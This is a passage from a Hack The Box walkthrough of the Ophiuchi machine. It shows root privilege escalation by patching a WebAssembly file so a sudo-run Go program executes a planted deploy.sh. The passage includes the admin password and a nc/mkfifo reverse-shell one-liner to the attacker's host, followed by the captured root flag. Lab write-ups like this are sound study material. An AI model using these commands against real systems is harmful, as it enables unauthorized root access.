admin@ophiuchi:/opt/wasm-functions$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
admin@ophiuchi:/opt/wasm-functions$
```

so we have to get the wasm.main to be able to return 0 so we look for its decrypt https://github.com/WebAssembly/wabt/releases the i downloaded the Ubuntu version

then i moved it to my Ophiuchi folder and performed this code to open the gz file

Code

```
tar -xzvf wabt-1.0.23-ubuntu.tar.gz
```

then i changed the directory till to the bin then started a nc to listen to my port form wasm.main

Screenshot 33

```
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ nc -nlvp 8888 >main.wasm
Listening on 0.0.0.0 8888
```

Then i went to admin@Ophiuchi to send the main.wasm to my box so that i can edit it

Code

Replace your ip and desired port

```
cat main.wasm | nc 10.10.14.201 8888
```

Screenshot 34

```
root@kali: /h...k98/Downloads   root@kali: /home/lesha.../Ophiuchi/yaml-payload   lesh...i: ~   admin@ophiuc...sm-functio
admin@ophiuchi:/opt/wasm-functions$ ls
backup  deploy.sh  index  index.go  main.wasm
admin@ophiuchi:/opt/wasm-functions$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:/opt/wasm-functions$ ^C
admin@ophiuchi:/opt/wasm-functions$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
admin@ophiuchi:/opt/wasm-functions$ ls
backup  deploy.sh  index  index.go  main.wasm
admin@ophiuchi:/opt/wasm-functions$ cat main.wasm | nc 10.10.14.201 8888
```

then checked my box and performed a ctrl + C and the main.wasm was transferred

Screenshot 35

```
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ nc -nlvp 8888 >main.wasm
Listening on 0.0.0.0 8888
^C
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ ls
main.wasm  spectest-interp  wasm2c  wasm2wat  wasm-decompile  wasm-interp  wasm-objdump  wasm-opcodecnt  wasm-strip  wasm-validate  wast2json  wat2wasm  wat-desugar
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$
```

then i performed this it had a file

Screenshot 36

```
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ ./wasm2wat main.wasm
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$
```

Code

wasm2wat


```
./wasm2wat main.wasm
```

then i performed this to save it so i can be able to change value const value to one because our code was having not equal to one you can ref [#screensht30]

Code

```
./wasm2wat main.wasm > main.wat
```

Screenshot 37



```
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 1)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
~
~
~
~
```

then constant is now changed to 1

then i did wat2wasm

Code

```
./wat2wasm main.wat
```

then removed the main.wasm
then performed the wat2wam again code

Screenshot 38

```
main.wasm  spectest-interp  wasm2wat       wasm-interp   wasm-opcodecnt  wasm-validate  wat2wasm
main.wat   wasm2c           wasm-decompile wasm-objdump  wasm-strip      wast2json      wat-desugar
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ rm main.wasm
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ ./wat2wasm main.wat
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ ls
main.wasm  spectest-interp  wasm2wat       wasm-interp   wasm-opcodecnt  wasm-validate  wat2wasm
main.wat   wasm2c           wasm-decompile wasm-objdump  wasm-strip      wast2json      wat-desugar
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$
```

it is able to create another main.wasm

After getting the better main.wasm i use the scp command to securely copy the file to the remote host that is the admin.scp command uses the ssh to transfer data so it requires a password.

Code

```
scp main.wasm admin@10.10.10.227:
```

the passwd as you remember was whythereisalimt

Screenshot 39

```
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ scp main.wasm admin@10.10.10.227:
admin@10.10.10.227's password:
Permission denied, please try again.
admin@10.10.10.227's password:
main.wasm
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$
```

so if i go to admin there is a wasm

Screenshot 40

```
admin@ophiuchi:/opt/wasm-functions$ ls
backup  deploy.sh  index  index.go  main.wasm
admin@ophiuchi:/opt/wasm-functions$ cd ~
admin@ophiuchi:~$ ls
main.wasm  user.txt
admin@ophiuchi:~$
```

i then make a directory to store the main.wasm and make a deploy script which is basically the shell.sh script that i used to make a reverse shell for me i just wget the shell from my box but you could copy the code to deploy.sh for instance i decided to test the deploy with a simple code that echo the id see #screenshot42

Code

```
#!/bin/sh

echo $(id)
```

Screenshot 41

Then to the folder where their is the deploy.sh and the main.wasm
i run the sudo code that allows me to access that file without sudo passwd

Code

```
sudo /usr/bin/go run /opt/wasm-functions/index.go
```

Screenshot 42

```
admin@ophiuchi:~/les$ ls
deploy.sh  main.wasm
admin@ophiuchi:~/les$ sudo -l
Matching Defaults entries for admin on ophiuchi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User admin may run the following commands on ophiuchi:
    (ALL) NOPASSWD: /usr/bin/go run /opt/wasm-functions/index.go
admin@ophiuchi:~/les$ wc main.wasm
  2   7 112 main.wasm
admin@ophiuchi:~/les$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
uid=0(root) gid=0(root) groups=0(root)

admin@ophiuchi:~/les$ vi deploy.sh
admin@ophiuchi:~/les$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
```

After having a successful outcome i decide to now edit my deploy.sh script to be able to get me a reverse shell by having a listening port

Code

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.201 9001 >/tmp/f
```

Screenshot 43

```
┌──(leshack98㉿kali)-[~/HTB/Ophiuchi/wabt-1.0.23/bin]
└─$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.227 44888
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

from there i can be able to get the root flag

Screenshot 43

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd ~/
# ls
go
root.txt
snap
# cat root.txt
390c123b1cb534384b434b36e41f19e7
#
```

```
--END--
```